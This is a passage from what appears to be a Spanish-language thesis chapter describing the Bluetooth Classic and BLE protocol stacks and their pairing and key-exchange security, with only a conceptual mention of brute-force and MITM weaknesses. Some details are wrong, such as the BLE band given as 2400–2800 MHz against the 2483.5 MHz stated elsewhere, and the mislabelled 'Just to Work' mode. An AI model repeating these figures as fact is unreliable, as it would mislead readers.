La pila de Bluetooth diferencia los protocolos referentes a la *Transport Layer* presentes en todos los dispositivos, los protocolos del *Middleware Layer* que pueden ser o no utilizados por las aplicaciones y varios **profiles** adicionales (OPP, FTP, IP ...) que implementan las distintas funcionalidades de los dispositivos.

El conjunto de protocolos de bluetooth se ha diseñado para utilizar como base las capas inferiores y poder desarrollar nuevas funciones sin necesidad de modificar el núcleo. A estas nuevas funciones se les conoce como **profiles** (*profiles*).

En la figura 2.5 se puede observar la interacción de cada uno de los bloques de protocolos.




**Fig. 2.5.:** Pila de protocolos Bluetooth.

## Comparación con el modelo OSI

Bluetooth ha utilizado como base el modelo OSI de datos para facilitar la comprensión de las funciones que desempeña cada capa en la nueva pila de protocolos.

En la siguiente figura 2.6, se observa una imagen que muestra la correspondencia de cada una de las capas del protocolos de bluetooth con las capas de la pila de protocolos OSI.



**Fig. 2.6.:** Comparación entre OSI y Bluetooth.

## Protocolos de Bluetooth

A continuación se definen el conjunto de protocolos/capas de la pila de *Bluetooth Classic*.

### Radio (PHY Layer)

Define las características de modulación y del transceptor necesarias para operar Bluetooth. Al igual que en el modelo OSI, es la encargada de **codificar** en señales los dígitos binarios provenientes de las tramas de las capas superiores, además de **transmitir** y **recibir** estas señales por radiofrecuencia.

Como se ha comentado anteriormente, bluetooth fue diseñado para operar en la banda ISM de 2,4 GHz, concretamente entre los 2400 MHz y 2483,5 MHz siguiendo un patrón de saltos definido por el siguiente algoritmo.

$$f = 2402 + k \text{ MHz}, k = 0, \dots, 78 \quad (2.1)$$

El espacio entre canales es de 1 MHz y se han definido 2 bandas de protección situadas al inicio y al final del espectro de 2 MHz y 3,5 MHz respectivamente.

## Baseband

El protocolo de **Baseband** se implementa como un **controlador de enlace** entre los dispositivos bluetooth con la finalidad de llevar a cabo todos los procedimientos necesarios para el establecimiento, mantenimiento y finalización del enlace.

Entre sus funciones destacan:

- **Gestión de los enlaces físicos y lógicos:** Control del estado de los enlaces **SCO** y **ACL**. Establecimiento de los **canales lógicos de control** (LC, LM, ...).
  - **Synchronous Connection Oriented (SCO):** Orientado al tráfico de audio en tiempo real.
  - **Asynchronous Connection-Less (ACL):** Orientado a la transmisión de datos y aplicaciones de telefonía VoIP.
  - **Control Channel (LC) y Link Manager (LM):** Transmiten información a nivel de enlace para el control del flujo de datos, retransmisión de paquetes perdidos, sincronización del enlaces, información de administración maestro/esclavos ....
- **Direccionamiento de capa 2:** Existen 4 direcciones posibles a asignar a los terminales bluetooth.
  - **BD\_ADDR (Bluetooth Device Address):** Dirección MAC del dispositivo bluetooth (48 bits).
  - **AM\_ADDR (Active Member Address):** 3 bits que identifican al terminal esclavo en la piconet.
  - **PM\_ADDR (Parked Member Address):** 8 bits que identifican a los esclavos en modo park.
  - **AR\_ADDR (Access Request Address):** 8 bits que usará el esclavo para solicitar salir el modo Park y activarse.
- **Control de los estados, las conexiones y los modos de operación:**
  - Configuración y de los **procedimientos de conexión Inquiry** (búsqueda de terminales activos) y *Paging* (petición de emparejamiento).

- Control de los **modos de operación**: *Active, Hold, Sniff y Park.*
- **Sincronización del canal**: Mediante los enlaces de control se transmite la información necesaria para negociación del patrón de saltos de frecuencia junto con la frecuencia obtenida del reloj interno del maestro.
- **Mapeo de dispositivos cercanos**: Tiene lugar durante la configuración de los procedimientos de conexión.
- **Seguridad**: Se encarga de realizar el procedimiento de autenticación y cifrado de los datos a nivel de enlace.

## Link Manager Protocol

**Link Manager** es el protocolo encargado de la **creación , mantenimiento y terminación** de los enlaces de bluetooth. Es responsable de todas las **conexiones físicas** del sistema, lo que conlleva al control del tamaño de los paquetes transmitidos, la potencia de transmisión, QoS, algunos aspectos de **seguridad** como la autenticación y el intercambio del material criptográfico para la generación de claves.

Para aclarar la semejanza con Baseband, Link Manager interactúa con la capa inferior mediante **PDUs únicas** definidas para cada servicio y controla los aspectos mencionados anteriormente. A continuación se detallan una lista de las funciones que presta LMP:

1. *General Response.*
2. *Authentication.*
3. *Pairing.*
4. *Change Link Key.*
5. *Change the Current Link Key.*
6. *Encryption.*
7. *Slot Offset Request.*
8. *Clock Offset Request.*
9. *Timing Accuracy Information Request.*
10. *LMP Version.*
11. *Supported Features.*

12. *Switch of Master-Slave Role.*
13. *Name Request.*
14. *Detach.*
15. *Hold Mode.*
16. *Sniff Mode.*
17. *Park Mode.*
18. *Power Control.*
19. *Channel Quality-Driven Change.*
20. *Quality of Service.*
21. *SCO Links.*
22. *Control of Multi-Slot Packets.*
23. *Paging Scheme.*
24. *Link Supervision.*
25. *Connection Establishment.*
26. *Test Mode.*
27. *Error Handling.*

## HCI (Host Controller Interface)

La **HCI** es una **interfaz** que divide la parte de *Host* de un sistema Bluetooth del *Bluetooth Controller*. Proporciona un método para **acceder a las capacidades** de *Baseband*, *Link manager* y comprobar el estado del hardware del dispositivo.

La HCI se divide a su vez en 2 secciones y un canal de comunicación entre las mismas:

- **HCI Firmware:** Se encuentra localizado en el *Bluetooth Controller*. El *HCI Firmware* implementa todos los métodos a través de comandos para acceder y controlar las características de *Baseband* y *Link Manager* como puede ser el control de flujo de datos, así como acceder a los registros y el estado del hardware.

- **HCI Driver:** Forma parte de *Host* de un sistema bluetooth. Este componente, recibe los eventos del *HCI Firmware* de forma asíncrona.
- **Host Controller Transport Layer:** Canal de comunicación entre el *HCI Firmware* con el *HCI Driver*. Generalmente los *Host Controller Transport Layer* más utilizados son el USB, la UART y el RS232.

## L2CAP (Logical Link Control and Adaptation Protocol)

El **protocolo L2CAP** interactúa con *Baseband* y *Link Manager* con el objetivo de proporcionar **servicios de transporte** a las capas superiores. Permite **transmitir y recibir datos** de diferentes protocolos y aplicaciones sobre **enlaces orientados a conexión (SCO)** o sobre **enlaces asíncronos (ACL)**, multiplexar los datos provenientes de distintos protocolos y generar paquetes de tamaño de 64 Kbytes de longitud para ser transmitidos.

Entre sus funciones destacan:

- **Gestión de los enlaces** (creación, mantenimiento y finalización).
- **Proporcionar requerimientos o funciones QoS.**
- **Segmentación y reensamblado de los datos.**
- **Multiplexación de diferentes protocolos.**

## SDP (Service Discovery Protocol)

SDP es el protocolo de **descubrimiento de servicios** de bluetooth. Proporciona un medio para que las aplicaciones de las capas superiores interactúen y descubran qué servicios están disponibles y determinen sus características (atributos).

El entorno en el que los dispositivos se comunican es cambiante y presenta un fuerte dinamismo. El **conjunto de servicios** disponibles varía en función de la proximidad o la intensidad de la señal de radiofrecuencia recibida.

SDP utiliza el **modelo cliente-servidor** y se apoya en las capas inferiores (L2CAP) para configurar un medio de transporte SCO (confiable) o ACL (si se asegura la entrega de paquetes implementando a nivel de aplicación la retransmisión de paquetes perdidos).

Cada **servicio** ofrecido por SDP se puede **implementar en software, en hardware** o una mezcla de los dos. Toda la información sobre los servicios se mantiene en

el servidor dentro de la base de datos denominada *service record*. Los servicios están formados por **atributos** que siguen una **estructura de ID:Valor**. Se conoce como servicio a cualquier entidad que proporcione información, pueda realizar alguna acción o controlar un servicio en nombre de otra entidad. Cada servicio es identificado por su UUID (identificador único universal de servicio).

El SDP permite realizar el descubrimiento de servicios de dos formas distintas:

- **Búsqueda de un servicio específicos (Searching):** Se obtiene la información del servicio por medio del UUID.
- **Búsqueda de servicios global (Browsing):** SDP facilita un atributo compartido por todos los servicios.

**BrowseGroupList** que contiene un valor que identifica la lista de servicios disponibles para la exploración.

### RFCOMM (Radio Frequency Communication)

RFCOMM es el **protocolo de emulación de puertos serie** del estándar ETSI TS 07.10. Fue adaptado para funcionar en la pila de protocolos bluetooth sobre L2CAP, por lo que no se disponen de todas las funciones originales.

RFCOMM admite 60 conexiones simultaneas entre 2 terminales bluetooth, aunque realmente el numero de conexiones que se permiten depende de su implementación.

#### 2.4.5 Seguridad BR/EDR

Al igual que como ocurre con otras tecnologías, la **seguridad de bluetooth** ha pasado de ser una opción a un requisito indispensable. Para ello, se ha establecido un **modelo de seguridad** que abarca **5 servicios** esenciales en la comunicación:

- **Pairing:** Procedimiento por el que dos o más dispositivos se emparejan e intercambian material criptográfico para asegurar la autenticación, el cifrado y la integridad de los mensajes.
- **Bounding:** Tras realizarse el Pairing, si dos dispositivos se quieren volver a emparejar no es necesario intercambiar las claves de cifrado, se guardan en memoria.
- **Autenticación:** Procedimiento por el cual dos dispositivos se identifican.

- **Encriptado:** Todos los mensajes transmitidos entre dos o más dispositivos deberían enviarse cifrados para evitar escuchas pasivas.
- **Integridad:** Procedimiento por el cual se comprueba que la información transmitida no ha sido manipulada.

A lo largo de todas sus versiones, se ha mejorado la seguridad del emparejamiento y del intercambio de claves para garantizar el correcto funcionamiento de todos los servicios del modelo de seguridad. Por ello, se distinguen **3 tipos de emparejamiento** ligados a la versión de bluetooth:

- ***Legacy Pairing:*** Es utilizado por todos los dispositivos inferiores a la versión 2.0 de BT para proporcionar los servicios de autenticación y cifrado de los mensajes. Este tipo de Pairing obtiene la clave de cifrado a partir de una clave temporal que es la combinación de la BR\_ADDR, el reloj del maestro y la *Shared Key* o PIN. Esto hace posible que un atacante externo, al realizar escuchas pasivas pueda obtener la clave de cifrado mediante fuerza bruta.
- ***Secure Simple Pairing:*** Tiene su origen con la versión 2.1 de bluetooth con el objetivo de mejorar la protección frente a las escuchas pasivas o activas (MITM). El emparejamiento por SSP establece nuevos algoritmos de derivación de claves además de incorporar el servicio de integridad del que no disponía su versión anterior.
- ***Secure Connections:*** A partir de la versión 4.1 de BR/EDR surge el proceso de *Secure Connections* que es una mejora del SSP. *Secure Connection* renuevan los algoritmos de derivación de claves e incorporan 4 modos de seguridad:
  - **Modo 1:** No activa ningún mecanismo de seguridad.
  - **Modo 2:** Se inician tras el establecimiento del enlace. En este modo se controla el acceso según el servicio que se quiera consumir.
  - **Modo 3:** Los procedimientos de seguridad se ejecutan antes de la creación del enlace. Es un modo parecido a *Legacy Pairing*.
  - **Modo 4:** Los procedimientos de seguridad se ejecutan antes de la creación del enlace e incluye las mejoras de SSP en cuanto a encriptado, autenticación e integridad.

Otro aspecto de seguridad ajeno al emparejamiento es **AMP (Altenative MAC/PHY)**. Incorporada en la versión 3 de Bluetooth, impide que el atacante pueda seguir una

conexión al ocultar la dirección BR\_ADDR tras una MAC ficticia. La BR\_ADDR se deriva posteriormente durante el emparejamiento y el intercambio de claves.

Los distintos modos de Pairing pueden usar varios **tipos de asociación** para el intercambio de la *Shared Key*. En función de como se realice el intercambio, surgen nuevos vectores de ataque:

- **Just to Work:** No hay intercambio, la *Shared Key* tiene por defecto el valor 0.
- **Passkey:** Se muestra por la pantalla LCD o otro medio el PIN o *Shared Key* para realizar el emparejamiento.
- **Out of Band (OOB):** La distribución de claves se realiza por otro medio, normalmente se usa en combinación con la tecnología RFID.

## 2.5 BLE

**Bluetooth Low Energy** es una tecnología que se incorporó en la **especificación 4.0** de bluetooth. Fue diseñado para proporcionar un **bajo consumo de energía** y reducir aún más los costes de implementación manteniendo el alcance de transmisión del enlace.


BLE ofrece una comunicación entre dispositivos que **no requieran una transmisión continua de datos**. Su principal objetivo es transferir pequeñas cantidades de datos como pueden ser un par de parámetros entre un sensor y su aplicación. Esto permite que los dispositivos permanezcan inactivos hasta que se requiera una transmisión.

### 2.5.1 Banda de frecuencias

Bluetooth LE opera en la **banda sin licencias ISM a 2,4 GHz** de frecuencia usando el método de **frequency hopping spread spectrum (FHSS)**. Es la misma técnica que emplea *Bluetooth Classic* pero ambas tecnologías son incompatibles entre sí.

El canal de BLE está dividido en 40 canales separados entre sí 2 MHz, desde los 2400 MHz hasta los 2800 MHz. Los canales están numerados del 0 al 39, de los cuales 37 son para la transmisión de datos y los 3 restantes son conocidos como canales **Advertisement (37,38,39)**. En la figura 2.7 se puede observar una imagen

que muestra el espectro de frecuencias de bluetooth y la colocación especial de los canales *Advertisement* para no interferir con los canales Wi-Fi.




**Fig. 2.7:** Canales de Bluetooth LE.

### 2.5.2 Tipos de Redes Bluetooth

BLE configura **redes de malla** entre sus usuarios. Los dispositivos que actúan como maestro pueden tener más de una conexión con los esclavos y simultáneamente buscan nuevas conexiones. Los esclavos están limitados a una conexión con el maestro.

Además hay que tener en cuenta que cualquier dispositivo puede enviar datos en modo **Broadcast** y generar eventos **Advertising** sin necesidad de crear ninguna conexión entre maestro y esclavo.

En la figura 2.8 se observa un ejemplo de red de malla de un sistema bluetooth.




**Fig. 2.8:** Red de malla Bluetooth (Google Imágenes [7]).

### 2.5.3 Arquitectura de BLE

*Bluetooth Low Energy* dispone de su propia pila de protocolos de comunicación, debido a incompatibilidades entre BLE y *Bluetooth Classic* pero su **arquitectura bluetooth** es la misma. En la figura 2.9, se observa la pila de protocolos separada en **tres capas**:

- **El Host:** Abarca toda la parte lógica. Corresponde a la parte alta de la pila de protocolos generalmente implementada en software (L2CAP, CM, GAP, ATT, GATT, SM, ...).
- **Bluetooth Controller:** Engloba toda la parte de hardware del dispositivo bluetooth, es decir, la capa de física o radio y la Link Layer.
- **HCI:** Proporciona una capa de abstracción para la interacción entre el Host y el Bluetooth Controller mediante un sistema de entrada y salida (vía USB, UART...).



**Fig. 2.9.:** Pila de protocolos BLE.

## 2.5.4 Pila de Protocolos

A continuación se definen el **conjunto de protocolos/capas** de la pila de Bluetooth LE.

### Radio


También conocida como la **capa física (PHY LE)** de BLE, define las características de modulación y del transceptor necesarias para operar Bluetooth LE.

Opera en la **banda ISM a 2,4 GHz** concretamente entre los 2400 MHz y 2483,5 MHz. El espacio entre canales es de 2 MHz y se definen dos bandas de guarda situadas al inicio y al final del espectro, 2 MHz y 3,5 MHz respectivamente. BLE emplea dos algoritmos de salto:

- **CSA 1 (versión 4.x y 5):** Algoritmo de salto calculado por ambas partes:

$$channel = (channel + hopIncrement) \bmod 37 \quad (2.2)$$

- **CSA 2 (solo en la versión 5):** El cálculo del canal de salto se obtiene con un PRNG como se ve en la figura 2.10.



**Fig. 2.10.:** Cálculo del canal de salto para la versión 5 ([Nis Summer School \[8\]](#)).

Se diferencia del *Bluetooth Classic* en **dos características** esenciales que imposibilitan la compatibilidad entre las dos pilas desde la capa más baja.

- **El índice de modulación:** Ambas versiones en el caso de BR, usan la misma modulación pero con diferentes índices. En el caso de EDR se cambia de modulación.
- **El canal:** *Bluetooth Low Energy* emplea un canal ranurado de 40 slots y 3 de ellos reservados para el modo *Advertisement* mientras que en *Bluetooth Classic* son 79 slots.

En la tabla 2.5 se detallan las diferencias de la capa física entre los dos tipos de bluetooth.

	BLE	BR	EDR
Modulación	GFSK 0.45 a 0.55	GFSK 0.28 a 0.35	DQPSK/8DSPK
Nº de Canales	40	79	79
Separación	2MHz	1MHz	1MHz

**Tab. 2.5.:** Comparación PHY BLE y Classic.


## Link Layer

Es la capa encargada del establecimiento, mantenimiento y finalización de las **conexiones** entre los dispositivos y los estados *Advertisement* y *Scanning*. Proporciona un primer nivel de control sobre la estructuración de los datos y de las operaciones de radio (*bit stream*):

- **Advertisement:** Proporciona a los dispositivos BLE una forma de advertir de su presencia, comunicar los tipos de conexión permitidos, la lista de servicios soportados...
- **Scanning:** Modo de operación donde un dispositivo permanece escuchando mensajes entrantes de tipo *Advertisement* con el objetivo de descubrir un dispositivo, una conexión o simplemente recibir datos *broadcast*. Existen dos modos de **Scanning**:
  - **Passive Scanning:** El dispositivo permanece escuchando mensajes *Advertisement* en los canales destinados, sin dar una respuesta de su presencia.
  - **Active Scanning:** El dispositivo escucha los mensajes *Advertisement* y proporciona una petición (*scan request packet*) para solicitar más información (nombre del dispositivo, servicios disponibles...).

Como se ha mencionado anteriormente, las conexiones entre los dispositivos son gestionadas por la **Link Manager**. Esta capa, se encarga que los paquetes se transmitan de forma **confiable y segura** mediante una retransmisión del ACK y el uso de códigos CRC para detectar errores en la transmisión. Por otro lado, hay que destacar que BLE usa salto de frecuencia adaptable (AFH) y es la capa LL la que detecta las **condiciones de RF** y **adapta los saltos** de frecuencia si existe demasiado ruido en el canal. Por último, **realiza cifrado y descifrado** de datos para garantizar su confidencialidad.

En la figura 2.11 se muestra un ejemplo de flujo completo de una conexión BLE. Todos los procedimientos de conexión comienzan con un mensaje de tipo *Advertisement* al que se le responde con una petición de conexión por parte del maestro.



**Fig. 2.11.:** Ventana de conexiones BLE.

### HCI (Host Controller Interface)

Proporciona una **interfaz de abstracción** entre la parte de *host* de un sistema bluetooth y el *bluetooth controller*.

Funciona exactamente igual que su símil en *Bluetooth Classic*. En muchos libros y documentos no la consideran una capa en sí, sino una interfaz entre las dos partes de un sistema bluetooth.

### L2CAP (Logical Link Control and Adaptation Layer Protocol)

La capa L2CAP interactúa con la capa *Link Layer* mediante los comandos proporcionados por la interfaz HCI. Su objetivo es **transmitir y recibir los datos** de las capas superiores de la parte del host (GAP, GATT, ...) a las capas inferiores. Esta capa es responsable de la **multiplexación** de los protocolos, la **segmentación** y las operaciones de **reensamblaje** de los datos intercambiados entre el host y el controlador de bluetooth. L2CAP permite a los protocolos y aplicaciones de nivel superior transmitir y recibir paquetes de datos (unidades de servicio L2CAP, SDU) de hasta 64 KB de longitud:

- **SDU (Unidades de datos de servicio):** Paquetes provenientes de las aplicaciones sin fragmentar ni encapsular por L2CAP.
- **PDU (Unidades de protocolo de datos):** Unidad o paquete de datos manejable tras ser modificado un SDU por la capa L2CAP.

## GAP (Generic Access Profile)

**Generic Access Profile (GAP)** es la primera capa configurable y es responsable de las **funciones de conexión** de un dispositivo Bluetooth LE. Esta capa permite al programador **acceder a los modos y procedimientos** que proporcionan acceso al dispositivo, como el descubrimiento (*discovery*), el establecimiento (*connection and bonding*) y la finalización de los enlaces.

Los modos que define GAP son:

- **Connectable**: Puede establecer una conexión. Estados: *Non-connectable, connectable*.
- **Discoverable**: Puede ser descubierto en un procedimiento *Advertisement*. Estados: *None, limited, general*.
- **Bondable**: Si se puede conectar, permite su emparejamiento con el dispositivo para una conexión futura. Estados: *Non-bondable, bondable*.

Los procedimientos que define el protocolo GAP para llevar a cabo las funciones descritas anteriormente son:

- **Name discovery**: Procedimiento que permite averiguar el nombre del dispositivo de otro terminal.
- **Device discovery**: Busca todos los terminales disponibles para una conexión dentro del rango de alcance, averigua su dirección MAC y su nombre así como define los roles que emplea cada terminal (*Broadcaster, Observer, Peripheral y Central*).
- **Link establishment**: Se ejecuta después de seleccionar el dispositivo con el que se quiere emparejar. Durante este procedimiento se envía una petición CONNECT\_REQ, se realiza el descubrimiento de servicios y se determina si hay o no autenticación durante el emparejamiento.
- **Service discovery**: Permite descubrir los servicios disponibles para la comunicación entre los terminales.

## ATT (Attribute Protocol)

Es el protocolo encargado de **acceder a los atributos expuestos** por el dispositivo bluetooth una vez establecida la conexión. Actúa como la capa de transporte para el protocolo GATT.

ATT define dos roles, **cliente** y **servidor** estableciendo una conexión mediante el mecanismo de **parada y espera**. Por tanto, todo mensaje entrante o saliente, espera al menos un ACK.

El **servidor** es el terminal que almacena los atributos y el **cliente** el dispositivo que desea realizar una operación de lectura o de escritura en ellos.

Para una mayor eficiencia, el servidor también puede enviar al cliente dos tipos de mensajes no solicitados que contienen atributos:

- **notificaciones**: No necesitan una confirmación.
- **indicaciones**: Requieren que el cliente envíe una respuesta.


## GATT (Generic Attribute Profile)

Las aplicaciones de los dispositivos interactúan con la capa **Generic Attribute Profile (GATT)** de la pila de protocolos BLE para el intercambio de datos a nivel de aplicación siguiendo una estructura **cliente/servidor**.

Los datos se transmiten y almacenan en forma de **atributos** recogidos en **características** que se guardan en la memoria del dispositivo Bluetooth con el rol de servidor. A su vez, el conjunto de varias características forma un **servicio**. Véase la figura 2.12 que muestra la estructura organizativa de un servidor GATT:

Las **características** organizan los atributos en **valores, propiedades e información de configuración**. Generalmente una característica está compuesta de los siguientes atributos:

- **Characteristic Value**: Valor del dato que se consulta o escribe.
- **Characteristic Declaration**: Conocido también con el nombre de **Descriptor**. Almacena las propiedades, la localización y el tipo de la característica.
- **Client Characteristic Configuration**: Este campo permite al servidor GATT fijar una configuración para responder a suscripciones mediante notificaciones o responder a peticiones de lectura/escritura con un ACK.



**Fig. 2.12:** Estructura de datos GATT.

- **Characteristic User Description:** Descripción con caracteres ASCII de la característica.

Los **atributos** se almacenan en el servidor GATT en una **tabla de atributos** junto con las **propiedades** que los caracterizan:

- **Handle:** Índice único que identifica al atributo en la tabla.
- **Type:** Referencia al UUID.
- **Permission:** Permite definir medidas de seguridad adicional (**autorización y autenticación**) por las cuales sin un correcto emparejamiento en el que se identifiquen los extremos, no se podrá acceder a los atributos.

Por otro lado, cada servicio y característica esta identificado por un **UUID (Universally Unique Identifier)**. Este identificador puede ser de dos tipos:

- **Short UUID:** Los identificadores cortos son usados por la especificación de bluetooth para definir servicios y características propios de la especificación tales como el nivel de batería, información del dispositivo...

- **Long UUID:** Son identificadores de 128 bits creados por los propietarios del servicio o característica. Estos identificadores no deben coincidir con los Short UUID.

El protocolo GATT define **propiedades** que son utilizadas para acceder al valor del atributo o suscribirse a características. Estas propiedades pueden usarse de forma individual o en conjunto, por ejemplo, *read+write*, *write+notify*, *read+write+notify*...

### 2.5.5 Seguridad en BLE

Bluetooth LE se introduce por primera vez en la especificación de Bluetooth con la versión 4.0 que incluye una nueva pila de protocolos y una **adaptación de la especificación de seguridad** existente.

BLE se caracteriza por implementar la **seguridad en el Host** en vez de en el *Bluetooth Controller*. El protocolo **SMP (Secure Manager Protocol)** es el encargado de realizar el procedimiento de pairing de forma segura siguiendo **tres fases**:

- **Intercambio de parámetro de emparejamiento**
  - Capacidades de I/O del dispositivo.
  - Requerimientos de autenticación (flag MITM).
  - Capacidades OOB.
  - Tamaños de claves y claves específicas a distribuir (CSRK, IRK, LTK).
- **Generación de claves**
  - **Short Term Key (STK):** Clave de cifrado temporal para la distribución de la LTK.
  - **Long Term Key (LTK):** Clave de cifrado de largo plazo.
  - **Identity Resolving Key (IRK):** Se usa para resolver las direcciones privadas.
  - **Connection Signature Resolving Key (CSRK):** Se utiliza para firmar los datos enviados y verificar los datos recibidos.
- **Distribución de claves:** La distribución de claves se realiza una vez establecido el cifrado temporal.

Al igual que ocurre con *Bluetooth Classic*, la **evolución del pairing** y de la distribución de claves va ligado a la versión del dispositivo de bluetooth y el modo de asociación, distinguiéndose **dos tipos**.

### LE Legacy Pairing

Vio la luz junto con la especificación de bluetooth de la versión 4.0. Es una adaptación del modelo *Secure Simple Paring* empleado en las conexiones *Bluetooth Classic*.

En este tipo de emparejamiento los dispositivos intercambian una clave temporal (TK) y la utilizan para crear una clave de corto plazo (STK) que es usada para cifrar la conexión inicial y transmitir las claves LTK, IRK y CSRK (estas dos últimas son opcionales). Para la distribución de claves en *LE Legacy Pairing* se emplea **AES-128**, lo que no proporciona confidencialidad frente a un sniffing pasivo si capturan todos los mensajes SMP.

Por otro lado, la seguridad en el proceso de emparejamiento, va ligada a los **métodos de asociación** permitidos. *LE Legacy Pairing* permite:

- **Just to Work:** Estable el valor de la TK (*Shared Key*) a 0. Fácilmente descifrable y no ofrece protección contra ataques MITM.
- **Passkey:** La TK se fija a un PIN de 6 dígitos distribuido mediante pantallas LCD. Este modo es susceptible a ataques de fuerza bruta debido al algoritmo de distribución de claves.
- **OOB:** La TK es intercambiada usando otro método de radiofrecuencia, generalmente por NFC.

### LE Secure Connection

